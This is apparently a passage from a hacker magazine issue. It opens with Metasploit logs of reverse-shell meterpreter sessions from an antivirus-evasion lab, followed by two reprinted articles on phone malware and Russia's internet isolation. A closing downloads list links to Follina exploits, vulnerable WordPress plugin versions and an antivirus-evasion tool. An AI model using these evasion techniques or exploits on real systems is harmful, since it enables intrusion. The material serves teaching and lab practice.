
meterpreter > sysinfo
Computer      : ██████████
OS           : Windows 10 (Build 19043)
Architecture : x64
System Language : en_IN
Meterpreter   : python/windows
meterpreter > getuid
Server username: ██████████\nspadm
meterpreter > █
```

The AV did not even blink and we have a meterpreter session already. Let's test it on another Anti Virus.

"A hacker does for love what others would not do for money."
- Laura Creighton



This AV found our payload suspicious.



After a few meterpreter sessions opening and closing,

"A hacker is someone who uses a combination of high-tech cyber tools and social engineering to gain illicit access to someone else's data."

-John David McAfee


```
msf6 exploit(multi/handler) > run
```


```
[*] Started reverse TCP handler on 192.168.36.189:4444
```

```
[*] Sending stage (39392 bytes) to 192.168.36.214
```

```
[*] - Meterpreter session 2 closed. Reason: Died
```

```
[*] Sending stage (39392 bytes) to 192.168.36.214
```

The payload got executed.



We have a meterpreter session again.

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.36.189:4444
```

```
[*] Sending stage (39392 bytes) to 192.168.36.214
```

```
[*] - Meterpreter session 2 closed. Reason: Died
```

```
[*] Sending stage (39392 bytes) to 192.168.36.214
```

```
[-] Meterpreter session 2 is not valid and will be closed
```

```
id
```

```
[-] Meterpreter session 3 is not valid and will be closed
```

```
[*] - Meterpreter session 3 closed.
```

```
[*] Sending stage (39392 bytes) to 192.168.36.214
```

```
[*] Meterpreter session 4 opened (192.168.36.189:4444 -> 192.168.36.214:54773) at 2022-05-30 02:09:46 -0400
```

```
meterpreter >
```



```
meterpreter >
meterpreter >
meterpreter > id
[-] Unknown command: id.
meterpreter > id
[-] Unknown command: id.
meterpreter > sysinfo
Computer      : DESKTOP-KKEU8D6
OS            : Windows 10 (Build 19042)
Architecture  : x64
System Language : en_US
Meterpreter   : python/windows
meterpreter > getuid
Server username: DESKTOP-KKEU8D6\admin
meterpreter > █
```

Can Your Mobile Phone Get A Virus? Yes - and you'll have to look carefully to see the signs.

ONLINE SECURITY

Ritesh Chugh

Assistant Professor Of Information and
Communications Technology,
CQUniversity Australia

With nearly 84% of the world's population now owning a smartphone, and our dependence on them growing all the time, these devices have become an attractive avenue for scammers.

Last year, cyber security company Kaspersky detected nearly 3.5 million malicious attacks on mobile phone users. The spam messages we get on our phones via text message or email will often contain links to viruses, which are a type of malicious software (malware).

There's a decent chance that at some point you've installed malware that infected your phone and worked (without you noticing) in the background. According to a global report commissioned by private company Zimperium, more than one-fifth of mobile devices have encountered malware. And four in ten mobiles worldwide are vulnerable to cyber attacks.

But how do you know if your phone has been targeted? And what can you do?

How Does A Phone Get Infected?

Like personal computers, phones can be compromised by malware.

For example, the Hummingbad virus infected ten million Android devices within a few months of its creation in 2016, and put as many as 85 million devices at risk.

Typically, a phone virus works the same way as a computer virus: a malicious code infects your device, replicates itself and spreads to other devices by auto-messaging others in your contact list or auto-forwarding itself as an email.

A virus can limit your phone's functionality, send your personal information to hackers, send your contacts spam messages linking to malware, and even allow the virus's operator to "spy" on you by capturing your screen and keyboard inputs, and tracking your geographical location.

In Australia, Scamwatch received 16,000 reports

(Cont'd On Next Page)

-s of the Flubot virus over just eight weeks in 2021. This virus sends text messages to Android and iPhone users with links to malware. Clicking on the links can lead to a malicious app being downloaded on your phone, giving scammers access to your personal information.

Flubot scammers regularly change their target countries. According to cyber security firm Bitdefender, FluBot operators targeted Australia, Germany, Poland, Spain, Austria and other European countries between December 1 2021 and January 2 of this year.

Is Apple Or Android More Secure?

While Apple devices are generally considered more secure than Android, and less prone to virus attacks, iPhone users who “jailbreak” or modify their phone open themselves up to security vulnerabilities.

Similarly, Android users who install apps from outside the Google Play store increase their risk of installing malware. It’s recommended all phone users stay on guard, as both Apple and Android are vulnerable to security risks.

That said, phones are generally better protected against viruses than personal computers. This is because software is usually installed through authorised app stores that vet each app (although some malicious apps can occasionally slip through the cracks).

Also, in comparison to computers, phones are more secure as the apps are usually “sandboxed” in their own isolated environment – unable to access or interfere with other apps. This reduces the risk of infection or cross contamination from malware. However, no device is entirely immune.

Watch Out For The Signs

While it’s not always easy to tell whether your phone is infected, it will exhibit some abnormal behaviours if it is. Some signs to watch out for

include:

1. poor performance, such as apps taking longer than usual to open, or crashing randomly.
2. excessive battery drain (due to the malware constantly working in the background).
3. increased mobile data consumption.
4. unexplained billing charges (which may include increased data usage charges as a result of the malware chewing up your data).
5. unusual pop-ups and
6. the device overheating unexpectedly.

If you do suspect a virus has infected your device, there are some steps you can take. First, to prevent further damage you’ll need to remove the malware. Here are some simple troubleshooting steps:

1. Use a reliable antivirus app to scan your phone for infections. Some reputable vendors offering paid and free protection services include Avast, AVG, Bitdefender, McAfee or Norton.
2. Clear your phone’s storage and cache (in Android devices), or browsing history and website data (in Apple devices).
3. Restart your iPhone, or restart your Android phone to go into safe mode – which is a feature on Android that prevents third-party apps from operating for as long as it’s enabled.
4. Delete any suspicious or unfamiliar apps from your downloaded apps list and, if you’re an Android user, turn safe mode off once the apps are deleted.
5. As a last resort, you can back up all your data and perform a factory reset on your phone. Resetting a phone to its original settings will eliminate any malware.

"As a last resort, you can back up all your data and perform a factory reset on your phone. Resetting a phone to its original settings will eliminate any malware."

Protecting Your Phone From Infection

Now you’ve fixed your phone, it’s important to safeguard it against future viruses and other security risks. The mobile security apps mentioned

(Cont'd On Next Page)

above will help with this. But you can also:

1. avoid clicking unusual pop-ups, or links in unusual text messages, social media posts or emails
2. only install apps from authorised app stores, such as Google Play or Apple's App Store
3. avoid jailbreaking or modifying your phone
4. check app permissions before installing, so you're aware of what the app will access (rather than blindly trusting it)
5. back up your data regularly, and
6. keep your phone software updated to the late-

-st version (which will have the latest security patches).

7. Continually monitor your phone for suspicious activity and trust your gut instincts. If something sounds too good to be true, it probably is.

This Article first appeared in The Conversation

Is Russia Really About To Cut Itself Off From The Internet? And What Can We Expect If It does?

CYBER WAR

-l isolation for its citizens will be immense.

Mohiuddin Ahmed
Lecturer Of Computing & Security,
Edith Cowan University

Paul Haskell-Dowland
Professor Of Cybresecurity Practice,
Edith Cowan University

The invasion of Ukraine has triggered a significant digital shift for Russia. Sanctions imposed by governments around the world – together with company closures or mothballing – have significantly impacted the country.

A plethora of events have escalated the invasion into the digital world, with cyber attacks, cyber criminals taking sides, and even an IT army of civilians being mobilised by Ukraine.

The sanctions imposed on Russia have not only directly hit its economy (and by extension the global economy), but are now also threatening Russian citizens' access to the internet.

It's expected the nation will limit its reliance on the global internet very soon. Although a complete disconnection isn't yet confirmed, even a partial disconnection would be a difficult task. And the repercussions of Russia's growing digital

Russia's Increasing Digital Isolation.

More than 85% of Russians use the internet. Since the Ukraine invasion began, people in Russia have found themselves increasingly deprived of online services such as Facebook, Twitter and even Netflix – with Russia either limiting access to sites, or providers withdrawing services.

There's no Facebook in Russia right now. Major financial players have pulled out too, including Apple Pay, Google Pay and most major credit card providers, significantly impacting e-commerce.

Russia itself has also introduced a digital divide with the rest of the world, despite the fact this may further cripple its economy. It is expected to start withdrawing from the global internet by March 11, according to Kremlin documents.

Russia has long-imposed control over state-run media, but tolerated a level of free access to content and services through the internet. While such freedoms have been progressively diminished, citizens have still been able to stay connected to the wider web.

This open access is now being revoked.
(Cont'd On Next Page)

Russia will assert dominance over internet services and impose strict censorship on local media organisations in an attempt to control information and reinforce Kremlin propaganda.

The Kremlin's Orders

As part of this plan, the Russian government has directed businesses to move their web hosting and business services to Russian servers.

While it may be assumed a “.ru” website is located in Russia, this isn’t always the case. Large organisations will often host their services in remote regions’ servers. This may be to gain access to enhanced technologies, increase the resilience of the service, or to benefit from reduced service costs.

A good example would be a content delivery network, where content is hosted on multiple servers around the world. This ensures fast access for users and resilience to outages and malicious attacks.

Relocating an individual website to a new server is relatively easy, but doing this on a national scale is a huge logistical challenge. It’s unknown whether Russia even has the capacity and capability to deliver the required resources.

Not The First Attempt At Disconnection

With mounting pressure from the West, Russia may create its own version of the “great firewall of China”. With this, the Chinese government implemented a number of measures allowing it to regulate and censor the domestic internet as it sees fit.

Although the current demands from the Kremlin relate to service availability – and migrating websites and services to Russian territories – this could be the first stage of a national disconnection from the global internet.

It’s worth noting, however, even if Russia adopts a domestic internet, it will still need to

keep some bridges with the global internet to communicate with other countries.

In 2019, Russia tested disconnecting the country from the internet. There are few details relating to how long this test ran.

The test was reportedly successful, but not adopted. It could be the Kremlin stopped short of a full disconnection due to Russia’s reliance on global services, such as social media and financial gateways.

With Russia now becoming increasingly isolated from global networks, it’s potentially easier to implement network changes that would grant the Kremlin full control of Russia’s internet.

The Repercussions

Disconnecting from the global internet and imposing censorship will inevitably slow down democratic progress in Russia. It will also impact the country’s technological development. Russia is already facing significant chip shortages and a loss of access to advanced telecommunication technologies, including deliveries from Ericsson and Nokia.

Even if Russia successfully creates its own separate internet, this would be challenging for citizens to accept.

Until recently, Russian citizens have enjoyed the benefits of the global internet, and they will likely be concerned at its disappearance. The social impact would be incredibly difficult to manage.

And while virtual private networks have previously been used within Russia to maintain anonymity, or access censored sources, a properly implemented set of controls could effectively block the use of such techniques.

Is The Internet Safer Without Russia?

Given the amount of cyber crime regularly attributed to Russia, the answer is likely yes.

"While isolating Russia will have an initial impact, cyber-criminal gangs and state-sponsored attacks will quickly return as perpetrators find ways to escape domestic controls."

(Cont'd On Next Page)

uted to Russian sources, you might imagine Russia's withdrawal from the global internet would make it a more secure space for everyone else.

While isolating Russia will have an initial impact, cyber-criminal gangs and state-sponsored attacks will quickly return as perpetrators find ways to escape domestic controls.

In fact, state-sponsored attacks will likely increase in the coming months as Russia seeks retribution against the countries (and organisations) that imposed sanctions on Russia.

If cyber warfare reaches heightened levels, other nations will have to focus more on their

defence capabilities to protect their infrastructure. We could see the digital economy reshape itself, as it tries to contend with increased Russian threats.

**This Article first
appeared in
The
Conversation**

**You can also read
Hackercool Magazine
on
Magzter & Zinio.**

Follow Hackercool Magazine For Latest Updates



USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>

DOWNLOADS

1. Follina POC :

<https://github.com/onecloudemoji/CVE-2022-30190>

2. Follina Reverse Shell Exploit :

<https://github.com/JohnHammond/msdt-follina>

3. Nagios 5.8.4 :

<https://assets.nagios.com/downloads/nagiosxi/5/xi-5.8.4.tar.gz>

4. Wordpress Modern Events Calendar Plugin 6.1.0 :

<https://downloads.wordpress.org/plugin/modern-events-calendar-lite.6.1.0.zip>

5. Wordpress Secure Copy Protection Plugin 2.8.1 :

<https://downloads.wordpress.org/plugin/secure-copy-content-protection.2.8.1.zip>

6. Wordpress MasterStudy LMS Plugin 2.7.5 :

<https://downloads.wordpress.org/plugin/masterstudy-lms-learning-management-system.2.7.5.zip>

7. Python 2.7 For Windows :

<https://www.python.org/downloads/release/python-270/>

8. Py2Exe 0.6.9 :

<https://sourceforge.net/projects/py2exe/files/py2exe/0.6.9/>

9. Antivirus Evasion Py2exe Tool :

<https://github.com/0xCyberY/Antivirus-Evasion-Py2exe>

